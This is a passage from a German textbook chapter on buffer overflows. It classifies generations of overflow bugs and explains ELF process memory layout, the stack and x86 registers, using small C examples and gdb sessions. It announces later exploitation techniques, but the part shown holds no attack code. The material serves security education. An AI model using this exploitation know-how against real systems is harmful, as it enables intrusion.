1 Buffer Overflows

»buffer overflow n

What happens when you try to stuff more data into a buffer (holding area) than it can handle. This problem is commonly exploited by crackers to get arbitrary commands executed by a program running with root permissions. This may be due to a mismatch in the processing rates of the producing and consuming processes (see overrun and firehose syndrome), or because the buffer is simply too small to hold all the data that must accumulate before a piece of it can be processed. For example, in a text-processing tool that crunches a line at a time, a short line buffer can result in lossage as input from a long line overflows the buffer and trashes data beyond it. Good defensive programming would check for overflow on each character and stop accepting data when the buffer is full up. The term is used of and by humans in a metaphorical sense. ›What time did I agree to meet you? My buffer must have overflowed.‹ Or ›If I answer that phone my buffer is going to overflow.‹« (aus [JARGON]).

Buffer Overflows (Pufferüberläufe), auch bekannt als *Buffer Overruns*, stellen die in den letzten 10 Jahren wohl am häufigsten ausgebeuteten Schwachstellen dar, um ein System erfolgreich zu kompromittieren. Sie treten stets dann auf, wenn ein Programm bei der Verarbeitung von Informationen aus externen Quellen – wie beispielsweise benutzerdefinierten Eingaben – Puffer mit einer statischen Elementanzahl ohne eine explizite Längenüberprüfung der übergebenen Daten einsetzt. »It's common practice for programmers to pick an arbitrary large number of bytes for a buffer, and assume that no one will ever need more than that.« [RUSSELL2000, S. 204]. Was jedoch, wenn beispielsweise eine Benutzereingabe so lang ist, dass sie die für einen Puffer reservierten Bytes überschreitet? Tritt dieser Fall ein, versehentlich oder bewusst forciert, so kommt es zu einem Überlauf (Overflow) des Puffers. Dabei gehen die überzähligen Daten jedoch keinesfalls verloren, sondern werden in Speicherbereiche geschrieben, welche sich jenseits des eigentlichen Puffers befinden. Dies hat dann zur Folge, dass u.a. sensitive Daten, welche zuvor in diesen Speicherbereichen abgelegt wurden, mit der überlangen Benutzereingabe überschrieben werden können. Zu diesen sensitiven Daten gehören beispielsweise Zeiger, aber auch wichtige Informationen, welche zur Steuerung des Programmflusses bzw. zur internen Speicherverwaltung dienen. Werden diese sensitiven Bereiche durch eine zufällig gewählte Benutzereingabe überschrieben, so kommt es in der Regel zu einer unfreiwilligen Beendigung des entsprechenden Prozesses. Wird der Inhalt der Benutzerein-

gabe jedoch sehr genau konzipiert, so ist es möglich, die Daten der sensitiven Bereiche zur Programmsteuerung gezielt zu überschreiben, um dadurch den Programmfluss zu manipulieren, was wiederum beispielsweise dazu ausgenutzt werden kann, um beliebigen eingeschleusten Programmcode mit den Rechten des fehlerhaften Programms ausführen zu lassen.

In diesem Kapitel soll detailliert erläutert werden, in welchen Fällen es zu solchen Pufferüberläufen kommen kann und wie diese mittels eines wohl durchdachten Exploits ausgenutzt werden können, um beispielsweise beliebigen externen Programmcode zur Ausführung zu bringen. In Kapitel 2 werden dann, aufbauend auf diesem Wissen, mögliche Gegenmaßnahmen hinsichtlich der Buffer-Overflow-Problematik beschrieben.

Die folgenden Beschreibungen sind in ihrem theoretischen Ansatz auf alle Prozessorarchitekturen und Betriebssystemplattformen übertragbar, jedoch beziehen sich die konkreten Beispiele, wie bereits erwähnt, auf ELF-basierte UNIX-artige Betriebssysteme sowie die IA-32 bzw. x86-Architektur (siehe [INTEL1], [INTEL2], [INTEL3]).

1.1 Einteilung und Klassifizierung

Bevor mit der Beschreibung der verschiedenen Buffer-Overflow-Schwachstellen begonnen wird, soll nun zunächst eine Einteilung bzw. eine eindeutige Klassifizierung der verschiedenen Arten von Buffer-Overflow-Schwachstellen vorgenommen werden. Diese Klassifizierung wird dabei anhand der zeitlichen Abfolge getroffen, nach der die einzelnen Schwachstellen eine weitreichende öffentliche Aufmerksamkeit erlangt haben. Dies wurde in der Regel durch Veröffentlichungen bewirkt, die entsprechende Buffer-Overflow-Schwachstellen bzw. eventuelle Angriffstechniken entweder mittels eines Proof-of-Concept- oder durch ein Step-by-Step-Tutorial beschreiben. Aufgrund der vorgenommenen chronologischen Einteilung soll im Folgenden anlehnend an [HALVAR] von verschiedenen Generationen von Buffer-Overflow-Schwachstellen bzw. Exploit-Techniken gesprochen werden. Eine den genannten Kriterien entsprechende Einteilung lässt sich nun beispielsweise wie folgt treffen:

Verschiedene Buffer-Overflow-Generationen

1. Generation: *Klassische Stack-basierte Buffer Overflow*s
2. Generation: *Off-by-One Overflows und Frame Pointer Overwrites*
3. Generation: *BSS Overflows*
4. Generation: *Heap Overflows*

> Exploit-Techniken, welche speziell für eine gezielte Umgehung einer Gegenmaßnahme konzipiert wurden, werden jeweils im Zusammenhang mit der jeweiligen Gegenmaßnahme in Kapitel 2 beschrieben. Dazu gehören u.a. beispielsweise die *Return-into-lib(c)*- sowie die *Return-into-PLT*-Technik.

Die Namensgebung der einzelnen Generationen wurde dabei zuweilen anlehnend an die jeweilige Exploit-Technik getroffen, mit der sich eine Buffer-Overflow-Schwachstelle gezielt ausnutzen lässt.

Überblick

Im Folgenden soll zunächst eine allgemeine Einführung in die relevanten Schemata der Prozess- und Speicherorganisation gegeben werden, welche für das eingehende Verständnis von Buffer-Overflow-Schwachstellen notwendig sind. Anschließend sollen dann die einzelnen Schwachstellen der verschiedenen Generationen beschrieben werden. Dabei sollen neben der reinen Beschreibung der Schwachstellen stets auch die Exploit-Techniken kurz umrissen werden, die in der Regel verwendet werden, um eine entsprechende Buffer-Overflow-Schwachstelle gezielt auszunutzen. In Kapitel 2 folgt dann ein Überblick über die verfügbaren Gegenmaßnahmen, mit denen sich die einzelnen Buffer-Overflow-Schwachstellen unterbinden bzw. zumindest in ihren Auswirkungen weitgehend eindämmen lassen.

1.2 Prozess- und Speicherorganisation

Um das Prinzip von Angriffen, die auf der Überfüllung von Puffern beruhen, zu verstehen, ist es notwendig, sich gezielt mit der Prozess- und Speicherorganisation auseinander zu setzen. Deshalb soll zunächst eine kurze Einführung in diesen komplexen Bereich erfolgen.

Programm

Unter einer *Binärdatei* (Binary), bzw. einem *Programm*, versteht man generell eine ausführbare Datei, welche auf einem Datenträger gespeichert ist. Es gibt eine Reihe von verschiedenen Dateiformaten für solche ausführbaren Binärdateien. So wird beispielsweise auf Microsoft-Plattformen das *Portable Executable* Format (PE) eingesetzt. Ein weiteres Format für ausführbare Dateien stellt darüber hinaus das *Executable and Linking Format*, oder kurz *ELF*, dar, welches heutzutage von nahezu allen modernen UNIX-Varianten unterstützt wird. »The ELF format has widely gained acceptance as a reliable and mature executable format. It is flexible, being able to support different architectures, 32 and 64 bit alike, without compromising too much of its design.« (aus [PHRACK58-5]).

Tab. 1–1
Beispiele für UNIX-Systeme mit ELF-Unterstützung (vgl. [PHRACK58-5])

Betriebssystem	Architektur	Byte Ordering
Linux	32/64 Bit	little/big endian
Solaris	32/64 Bit	little/big endian
FreeBSD	32/64 Bit	little/big endian
NetBSD	32/64 Bit	little/big endian
IRIX	64 Bit	big endian
UnixWare	32 Bit	little endian

> Genauere Details über die Spezifikationen des Executable and Linking Formats findet man unter [TIS95] und [TSCO97].

Prozess

»Wird ein Programm [...] aufgerufen, so wird der zugehörige Programmcode, der sich in einer Datei befindet, in den Hauptspeicher geladen und [anschließend] gestartet. Das ablaufende Programm wird als *Prozess* bezeichnet.« (aus [HEROLD]). Ein *Prozess* stellt also eine Instanz eines Programmes dar, welches gerade unter dem jeweiligen Betriebssystem ausgeführt wird.

Ein solcher Prozess einer ausführbaren Binärdatei benötigt zur korrekten Funktion die Möglichkeit, seine Instruktionen sowie seine statischen und temporären Daten im Speicher abzulegen. Unter modernen Betriebssystemen wird jedem Prozess dazu ein eigener virtueller Adressraum zur Verfügung gestellt, dessen Adressen durch die *Memory Management Unit* (MMU) des Prozessors bei Bedarf physischem Speicher zugeordnet werden. Dabei werden die von einem Prozess benötigten Speicherbereiche in separate Regionen organisiert. Zu diesen Bereichen eines Prozesses gehören in der Regel das *Text-* und *Data-Segment*, sowie der *Heap* und der *Stack*. Im Folgenden sollen diese einzelnen Bereiche eines Prozessspeichers nun näher beschrieben werden.

Text-Segment

Das *Text-Segment* enthält sämtliche Programmanweisungen, welche durch die CPU ausgeführt werden. Um zu verhindern, dass der Prozess seine Instruktionen versehentlich modifiziert, kann auf diesen Bereich nur lesend zugegriffen werden (read-only). Jeder Versuch, in diesen Bereich zu schreiben, führt dagegen in der Regel unweigerlich zu einem Fehler (Segmentation Violation).

Im Text-Segment werden beispielsweise solche Assembler-Anweisungen abgelegt, die äquivalent zu dem folgendem C-Code sind:

```
for (x = 0; x < 20; x++)
    y += x;
```

Data-Segment

Unter Programmvariablen, wie sie z.B. in C verwendet werden, versteht man einen Namen, der sich auf eine bestimmte Speicherzelle für Daten bezieht. Eine Variable ist somit eine benannte Speicherstelle für Daten. Ein Programm verwendet nun solche Variablen (einfache Variablen, Arrays, Strukturen, Zeiger etc.), um dadurch in der Lage zu sein, verschiedene Arten von Daten während der Programmausführung zu speichern. Jede Variable besitzt dabei einen bestimmten Gültigkeitsbereich, durch den festgelegt wird, in welchem Programmabschnitt die Variable sichtbar ist und darüber hinaus wann der Speicher für eine Variable reserviert oder wieder freigegeben wird. Gemäß ihres jeweiligen Gültigkeitsbereiches werden Variablen in *globale* und *lokale Variablen* unterteilt. Globale Variablen werden dabei außerhalb von Funktionen deklariert und können daher in sämtlichen Funktionen des Programms genutzt werden. Lokale Variablen werden hingegen lediglich innerhalb von Funktionen oder als Funktionsargumente definiert. Ihr Gültigkeitsbereich ist deshalb auf die Funktion beschränkt, in der sie deklariert werden.

Wird eine globale Variable bei ihrer Deklaration nicht explizit initialisiert, so wird ihr in der Regel durch den Betriebssystemkern, noch vor der Übergabe der Kontrolle an den Programmcode, zunächst der Wert 0 zugewiesen. Damit soll sichergestellt werden, dass sich keine unvorhergesehenen Werte in diesen uninitialisierten Variablen befinden.

padzero()

Unter Linux wird dies u.a. durch eine Funktion namens `padzero()` der Kernel-Quelldatei *fs/binfmt_elf.c* verwirklicht. Dazu ein Code-Ausschnitt aus der entsprechenden Quellcode-Datei des 2.4er-Kernels:

```
 88 /* We need to explicitly zero any fractional pages
 89    after the data section (i.e. bss).  This would
 90    contain the junk from the file that should not
 91    be in memory */
 92
 93
 94 static void padzero(unsigned long elf_bss)
 95 {
 96      unsigned long nbyte;
 97
 98      nbyte = ELF_PAGEOFFSET(elf_bss);
 99      if (nbyte) {
100             nbyte = ELF_MIN_ALIGN - nbyte;
101             clear_user((void *) elf_bss, nbyte);
102      }
103 }
```

Eine nicht explizit initialisierte globale Variable bekommt also den Wert 0 zugewiesen, wird aber weiterhin als nicht-initialisiert behandelt. Wird der globalen Variable hingegen direkt bei der Deklaration bereits ein Wert zugewiesen, so gilt sie als initialisiert.

Data und BSS

Die Daten initialisierter sowie nicht-initialisierter globaler Variablen werden im *Data-Segment* des Speichers abgelegt. Genauer gesagt werden die Daten nicht-initialisierter globaler Variablen dabei in einem bestimmten Bereich des Data-Segmentes, dem so genannten *BSS* (Block Started by Symbol) gespeichert, und die Daten der initialisierten globalen Variablen in einem Bereich namens *Data*.

Folgende nicht-initialisierte globale Integer-Variable (`i`) würde beispielsweise im BSS-Bereich des Prozessspeichers abgelegt werden:

```
int     i;

int
main (void)
{
    /* weiterer Code */
}
```

Dagegen würde folgende initialisierte globale Integer-Variable (`j`) im Data-Bereich abgelegt werden:

```
int     j = 1;

int
main (void)
{
    /* weiterer Code */
}
```

Heap

Des Weiteren ist es möglich, dass im nicht-initialisierten Bereich »Datenstrukturen während der Programmausführung dynamisch erzeugt werden [...] – es handelt sich hierbei um den »Heap« des Programms.« (aus [VOGT, S. 59]). Solche Datenstrukturen lassen sich dabei unter der Programmiersprache C in der Regel mittels der `malloc(3)`[1]-Bibliotheksfunktion anlegen und per `free(3)` wieder freistellen. Die Referenzierung dieser Datenstrukturen verläuft dabei über Zeiger.

In dem folgenden Code-Fragment wird beispielsweise ein Puffer mit einer Größe von 1024 Elementen durch `malloc(3)` auf dem Heap allo-

1. Mittels der Notation `malloc(3)` wird auf die jeweilige Sektion innerhalb der Unix ManPages verwiesen. Um die entsprechende ManPage der `malloc(3)`-Bibliotheksfunktion einzusehen, kann man folgende Befehlszeile verwenden: `man 3 malloc`.

kiert, welcher im Anschluss durch den Zeiger `c` referenziert werden kann:

```
void
funktion (void)
{
      char *     c;

      if (!(c = (char *) malloc (1024))) {
            printf ("Fehler bei der Speicherreservierung.\n");
            exit (1);
      }

      [...]
}
```

Stack

Neben globalen Variablen lassen sich, wie bereits erwähnt, auch lokale Variablen deklarieren. Diese können entweder als statisch oder dynamisch deklariert werden. Standardmäßig sind lokale Variablen dynamisch bzw. automatisch. Dies bedeutet, dass lokale Variablen stets neu erzeugt werden, wenn die entsprechende Funktion, in der sie deklariert werden, aufgerufen wird, bzw. wieder zerstört werden, wenn die entsprechende Funktion verlassen wird. Diese dynamischen Daten werden in der Regel im *Stack*-Bereich des Prozessspeichers abgelegt. Der Stack dient also dazu, Funktionsparameter und temporäre Daten lokaler Variablen aufzunehmen.

Im folgenden Beispiel wird innerhalb der Funktion `funktion()` eine dynamische, bzw. automatische lokale Variable `i` erzeugt, die auf dem Stack abgelegt und nach dem Verlassen der Funktion wieder zerstört wird:

```
void
funktion (void)
{
      int   i;
}
```

Statische lokale Variablen werden hingegen, wie auch die globalen Variablen, entweder im BSS- oder Data-Bereich des Data-Segmentes abgelegt.

```
void
funktion (void)
{
      static int  a;
      static int  b = 5;
}
```

Die statische nicht-initialisierte Variable a des Beispielcodes würde sich beispielsweise im BSS-Bereich und die initialisierte statische Variable b im Data-Bereich befinden.

In der folgenden Abbildung 1-1 soll nun unter Berücksichtigung der verschiedenen beschriebenen Prozessspeicherbereiche ein typisches Prozessspeicher-Layout eines C-Programms skizziert werden. Die angegebenen absoluten Adresswerte beziehen sich auf ein Linux-System.




Abb. 1–1 *Typisches Prozessspeicher-Layout eines C-Programms*

Anhand eines einfachen Beispiels soll nun die Lage der einzelnen möglichen Variablentypen im Prozessspeicher nachvollzogen werden.

Listing 1-1 *segmente.c*

```
01 char   global_i[] = "Text";
02 int    global_ni;
03
04 void
05 funktion (int lokal_a, int lokal_b, int lokal_c)
06 {
07   static int  lokal_stat_i = 15;
08   static int  lokal_stat_ni;
09   int         lokal_i;
10 }
11
12 int
13 main (void)
14 {
15   funktion (1, 2, 3);
16   return 0;
17 }
```

Wie sich dem Listing 1-1: *segmente.c* entnehmen lässt, wird in Zeile 1 zunächst eine initialisierte globale Variable namens `global_i` und in Zeile 2 eine nicht-initialisierte globale Variable `global_ni` deklariert. In der Unterfunktion `funktion()` werden anschließend eine statische lokale initialisierte Variable `lokal_stat_i` (Zeile 7), eine statische lokale nicht-initialisierte Variable namens `lokal_stat_ni` (Zeile 8) sowie eine dynamische, bzw. automatische Variable `lokal_i` (Zeile 9) deklariert. Zudem werden bei der Funktionsdeklaration von `funktion()` (Zeile 5) ebenfalls die drei Parameter `lokal_a`, `lokal_b` und `lokal_c` deklariert.

Wie bereits erwähnt, soll nun die genaue Lage dieser einzelnen Variablen innerhalb des Prozessspeichers ermittelt werden. Dazu soll der Quellcode von Listing 1.1: *segmente.c* zunächst kompiliert und anschließend mittels eines Debuggers untersucht werden. Bei der Kompilierung wird dabei die *-g*-Option des GNU C Compilers verwendet, wodurch zusätzliche Debugging-Informationen erzeugt werden.

```
[user]$ gcc[1] -g -o segmente segmente.c
```

Im Anschluss soll mittels des GNU Debuggers `gdb(1)` die genaue Lage der einzelnen Variablen ermittelt werden.

```
[user]$ gdb segmente
GNU gdb Red Hat Linux 7.x (5.0rh-15) (MI_OUT)
Copyright 2001 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you
are welcome to change it and/or distribute copies of it under certain
conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
```

> Im weiteren Verlauf des Buches wird bei der Verwendung des GNU Debuggers stets auf die Ausgabe dieser Copyright-Meldung verzichtet.

Zunächst ist es notwendig, einen *Breakpoint* zu setzen, so dass sämtliche Variablen bzw. deren Lage im Speicher gehalten und dadurch überprüft werden können. Der entsprechende Breakpoint soll dabei am Ende der Unterfunktion `funktion()` gesetzt werden:

1. Verwendet man die Red Hat Distribution der Version 7.2 oder 7.3, so sollte man den Hinweis unter *E.2 Testsystem – Plattform und Architektur* hinsichtlich der verwendeten Compiler-Version beachten.

```
(gdb) list
6     {
7           static int  lokal_stat_i = 15;
8           static int  lokal_stat_ni;
9           int  lokal_i;
10    }
11
12    int
13    main (void)
14    {
15          funktion (1, 2, 3);
```

Für eine entsprechende Beschreibung der einzelnen Befehle des GNU Debuggers sei der Leser auf das online verfügbare Manual verwiesen: http://www.gnu.org/manual/gdb/.

```
(gdb) break 10
Breakpoint 1 at 0x8048436: file segmente.c, line 10.
```

Nachdem der Breakpoint erfolgreich gesetzt wurde, soll das Programm jetzt gestartet werden:

```
(gdb) run
Starting program: /home/user/segmente

Breakpoint 1, funktion (lokal_a=1, lokal_b=2, lokal_c=3) at funktion.c:10
10      }
```

Im Anschluss soll die Lage der initialisierten globalen Variable `global_i` nachgeprüft werden. Dazu ist es ratsam, sich zunächst die genaue Adresse der Speicherstelle der Variable anzeigen zu lassen. Dazu dient bei `gdb(1)` das *print*-Kommando:

```
(gdb) print &global_i
$1 = (char (*)[5]) 0x80494d8
```

Anschließend kann man mittels der Befehlszeile `info symbol <Adresse>` einsehen, in welchem Bereich des Prozessspeichers sich die Variable befindet. Dies ist jedoch nur bei globalen sowie statischen Variablen möglich, wie folgender Ausschnitt aus der `gdb(1)`-Dokumentation belegt:

```
(gdb) help info symbol
Describe what symbol is at location ADDR.
Only for symbols with fixed locations (global or static scope).
```

Um sich den Speicherbereich anzeigen zu lassen, in der sich die Variable `global_i` befindet, kann man folgende Befehlszeile verwenden:

```
(gdb) info symbol 0x80494d8
global_i in section .data
```

Die globale initialisierte Variable `global_i` befindet sich wie erwartet im Data-Bereich des Data-Segmentes. Führt man das Gleiche mit der nicht-initialisierten globalen Variable `global_ni` durch, so ergibt sich folgendes Ergebnis:

```
(gdb) print &global_ni
$2 = (int *) 0x80495fc

(gdb) info symbol 0x80495fc
global_ni in section .bss
```

Die Variable `global_ni` befindet sich also wiederum im BSS-Bereich des Data-Segmentes. Als Nächstes soll nun die Lage der beiden statischen lokalen Variablen `lokal_stat_i` und `lokal_stat_ni` nachvollzogen werden:

```
(gdb) print &lokal_stat_i
$3 = (int *) 0x80494e0

(gdb) info symbol 0x80494e0
lokal_stat_i.2 in section .data

(gdb) print &lokal_stat_ni
$4 = (int *) 0x80495f8

(gdb) info symbol 0x80495f8
lokal_stat_ni.3 in section .bss
```

Wie sich der Debugger-Ausgabe entnehmen lässt, befindet sich `lokal_stat_i` im Data-Bereich und `lokal_stat_ni` im BSS-Bereich des Data-Segmentes.

Nun fehlen noch die lokale Variable `lokal_i` sowie die Funktionsparameter `lokal_a`, `lokal_b` und `lokal_c`. Wie bereits erwähnt, ist man mittels der Befehlszeile `info symbol <Adresse>` lediglich dazu in der Lage, die Adressen statischer bzw. globaler Variablen anzeigen zu lassen. Aus diesem Grund erhält man für sämtliche lokalen Variablen, welche auf dem Stack im Prozessspeicher hinterlegt werden, stets die folgende Ausgabe:

```
(gdb) print &lokal_i
$5 = (int *) 0xbffffa40

(gdb) info symbol 0xbffffa40
No symbol matches 0xbffffa40.
```

Bei näherer Betrachtung des Adresswertes der lokalen Variablen `lokal_i`, lässt sich im Vergleich zu den bisher ermittelten Adressen der Variablen im BSS- sowie im Data-Bereich des Data-Segmentes jedoch

nachvollziehen, dass es sich dabei um eine weitaus höhere Adresse handelt. Aufgrund der erhaltenen Adresswerte der einzelnen Variablen ist man in der Lage, mit Hilfe der durch das */proc*-Dateisystem verwirklichten Übersicht über das vorherrschende Speicher-Layout des Prozesses, die einzelnen Speicherbereiche und somit auch den Adressbereich des Stacks eindeutig zu bestimmen.

```
(gdb) shell
[user]$ ps aux | grep segmente
user  1165  0.1  2.4  8100 6116 pts/0    S    08:37   0:00 gdb segmente
user  1166  0.0  0.1  1372  268 pts/0    T    08:38   0:00 /home/user/segmente

[user]$ cat /proc/1166/maps[1]
08048000-08049000 r-xp 00000000 03:07 796785     /home/user/segmente
08049000-0804a000 rw-p 00000000 03:07 796785     /home/user/segmente
40000000-40016000 r-xp 00000000 03:07 97610      /lib/ld-2.2.4.so
40016000-40017000 rw-p 00015000 03:07 97610      /lib/ld-2.2.4.so
40025000-40026000 rw-p 00000000 00:00 0
40026000-40158000 r-xp 00000000 03:07 97604      /lib/i686/libc-2.2.4.so
40158000-4015d000 rw-p 00131000 03:07 97604      /lib/i686/libc-2.2.4.so
4015d000-40161000 rw-p 00000000 00:00 0
bfffe000-c0000000 rwxp fffff000 00:00 0
```

Anhand der entsprechenden Ausgabe des */proc*-Dateisystems hinsichtlich des Prozesses *segmente* (PID 1166) lässt sich neben der Anfangsadresse des Text-Segmentes (`0x08048000`) sowie der Anfangsadresse der durch `mmap(3)` projizierten Bibliotheken (`0x40000000`) ebenfalls nachvollziehen, dass der Stack dieses Prozesses den Adressbereich `bfffe000-c0000000` besitzt.

Betrachtet man wiederum den Adresswert der lokalen Variablen `lokal_i` (`0xbffffa40`) so lässt sich nachvollziehen, dass sich diese Adresse und somit auch die zugehörige Variable innerhalb des Stack-Segmentes des Prozessspeichers befindet.

Nach dieser kurzen Einführung in die Bereiche der Speicher- und Prozessorganisation soll im Folgenden die erste Generation von Buffer-Overflow-Schwachstellen beschrieben werden.

1.3 Buffer Overflows der 1. Generation: Klassische Stack-basierte Buffer Overflows

Anhand der in 1.1 getroffenen Einteilung werden Stack-basierte Buffer-Overflow-Schwachstellen als erste Generation von Buffer Overflows bezeichnet. Es handelt sich dabei unzweifelhaft um die klassische

1. Unter FreeBSD lautet die entsprechende Datei */proc/xx/map*.

Buffer-Overflow-Schwachstelle, welche seit geraumer Zeit bekannt ist und bereits in unzählbaren Veröffentlichungen behandelt wurde. Das Verständnis dieser Schwachstellen kann aufgrund jahrelanger Nachforschungen auf diesem Gebiet als umfassend bezeichnet werden. So existieren bereits eine Vielzahl von Gegenmaßnahmen, aber auch zahlreiche verschiedene Arten von Techniken, um Stack-basierte Buffer-Overflow-Schwachstellen erfolgreich ausnutzen zu können.

Obwohl Stack-basierte Buffer-Overflow-Schwachstellen bis dato in bereits erschöpfender Art und Weise untersucht wurden, treten die Programmierfehler, die dazu führen, trotz allem immer wieder im Source Code von Applikationen auf.

Im Folgenden soll zunächst ein Überblick über die Ursachen Stack-basierter Buffer-Overflow-Schwachstellen sowie die Techniken zu deren gezielter Ausnutzung beschrieben werden. Da zum näheren Verständnis der Funktionsweise von Stack-basierten Buffer-Overflow-Schwachstellen das Stack-Segment eine sehr wichtige Rolle spielt, soll an dieser Stelle etwas detaillierter auf dessen Aufbau und Funktionsweise eingegangen werden.

1.3.1 Der Stack – Funktionsweise

Der *Stack* ist ein Speicherbereich, der aufgrund seiner Zugriffsorganisation mit einem Stapel verglichen werden kann. »Stapelelemente können nur oben aufgelegt bzw. oben entnommen werden. In einem Stack werden also die nacheinander eintreffenden Daten in aufeinander folgenden Speicherplätzen gespeichert und in umgekehrter Reihenfolge wieder gelesen. Üblicherweise wird der Stack mit absteigender Adresszählung gefüllt und mit aufsteigender Adresszählung geleert.« (aus [FLIK, S. 69]). Der Stack »wächst« bei den meisten Prozessorarchitekturen (z.B. IA-32) also von hohen zu niedrigen Adressen. Darüber hinaus wird jenes Datenelement, welches zuletzt auf dem Stack abgelegt wird, zuerst wieder von ihm entfernt. Man bezeichnet dieses Verfahren in der Regel als *LIFO*-Prinzip (last-in first-out).

Wie bereits erwähnt, dient der Stack u.a. dazu, lokale dynamische bzw. automatische Variablen temporär zu speichern. Des Weiteren werden auf dem Stack ebenfalls sensitive Informationen abgelegt, welche für die Steuerung und Verwaltung von Unterfunktionen notwendig sind.

Die Kontrolle bzw. Steuerung des Stacks wird mittels spezieller Assembler-Instruktionen unmittelbar durch die CPU durchgeführt. So werden durch die *PUSH*-Instruktion Daten auf den Stack geschrieben und durch die *POP*-Instruktion Daten wieder vom Stack entfernt. Zu-

dem werden zur Strukturierung des Stacks so genannte *Stack Frames* (Stack-Rahmen) eingesetzt.

Um das Hinzufügen und Wegnehmen der temporären Stack-Daten mittels der *PUSH*- und *POP*-Instruktionen sowie die Strukturierung des Stacks anhand von Stack Frames nachvollziehen zu können, ist es zunächst notwendig, eine besondere Art von Speicher, die so genannten *Register*, kennen zu lernen.

1.3.2 Register

Ein Prozessor besitzt im direkten Vergleich zum Hauptspeicher eines Systems nur sehr wenige Speicherplätze. Einige dieser Speicherplätze sind explizit für interne Prozessorabläufe reserviert und für die Programmierung nicht vorgesehen. Andere Speicherplätze können jedoch, ähnlich wie Speicherzellen des Hauptspeichers, angewählt und in die Programmierung mit einbezogen werden. Solche Speicherplätze, die auch in anderen Systembausteinen vorkommen können, bezeichnet man in der Regel als *Register*. Werden mehrere Register zu einem Speicherbereich zusammengefasst, so spricht man gemeinhin von einem *Registerspeicher*. Als *Registersatz* bezeichnet man hingegen in aller Regel die Prozessorregister, die von einem Programm unmittelbar ansprechbar sind. Diese dienen »einerseits zur Speicherung von Operanden, d.h. von Rechengrößen, und von Adressen und Indizes, d.h. von Informationen für die Adressierung der Operanden, und andererseits zur Speicherung des Prozessorstatus.« (aus [FLIK, S.67]).

Die x86/IA-32-Architektur stellt nun u.a. 16 Basisregister zur Verfügung, die wiederum in 4 Gruppen unterteilt werden können.




Abb. 1–2
x86/IA-32-Basisregister (vgl. [INTEL1])

General Purpose Register

Die 32-Bit *General Purpose Register* (GPR) *EAX*, *EBX*, *ECX*, *EDX*, *ESI*, *EDI*, *EBP* und *ESP* dienen dazu, neben Operanden für logische und arithmetische Operationen und Operanden für Adressberechnungen auch Zeiger aufzunehmen.

Die GPR werden von manchen Instruktionen auf spezielle Art und Weise genutzt. Im Folgenden sollen einige dieser speziellen Verwendungszwecke kurz skizziert werden:

Tab. 1–2
General Purpose Register

Register	Spezieller Verwendungszweck
EAX	Dient als Speicher für Operanten und Ergebnisdaten.
EBX	Dient als Zeiger auf Daten.
ECX	Dient als Zähler für String- und Schleifenoperationen.
EDX	Dient als I/O Zeiger.
ESI	Dient als Zeiger auf die Quelle von String-Operationen.
EDI	Dient als Zeiger auf das Ziel von String-Operationen.
ESP	Dient als Stack Pointer.
EBP	Dient als Frame Pointer.

Segment-Register

Die *Segment*-Register *CS*, *DS*, *SS*, *ES*, *FS* und *GS* dienen dazu, die 16-Bit großen *segment selectors* aufzunehmen. Bei einem *segment selector* handelt es sich um einen speziellen Zeiger, der ein Segment im Speicher identifizieren kann. »How segment registers are used depends on the type of memory management model that the operating system or executive is using. When using the flat (unsegmented) memory model[1], the segment registers are loaded with segment selectors that point to overlapping segments, each of which begins at address 0 of the linear address space […]. These overlapping segments then comprise the linear address space for the program. […] When using the segmented memory model, each segment register is ordinarily loaded with a different segment selector so that each segment register points to a different segment within the linear address space […].« (aus [INTEL1]).

EFLAGS Register

Das *EFLAGS*-Register dient u.a. dazu, Statusinformationen über das ausgeführte Programm aufzunehmen und bereitzustellen. Ferner wird durch dieses Register eine eingeschränkte Kontrolle des Prozessors ermöglicht.

Instruction Pointer

Der *(Extended) Instruction Pointer* (EIP) beinhaltet einen 32-Bit großen Zeiger auf die Adresse der nächsten Instruktion, die ausgeführt werden soll. Es ist nicht möglich, direkt aus einem Programm heraus auf das *EIP*-Register zuzugreifen. Dies wird vielmehr über bestimmte Assembler-Instruktionen wie *CALL*, *RET* und *JMP* gesteuert.

Weitere Informationen

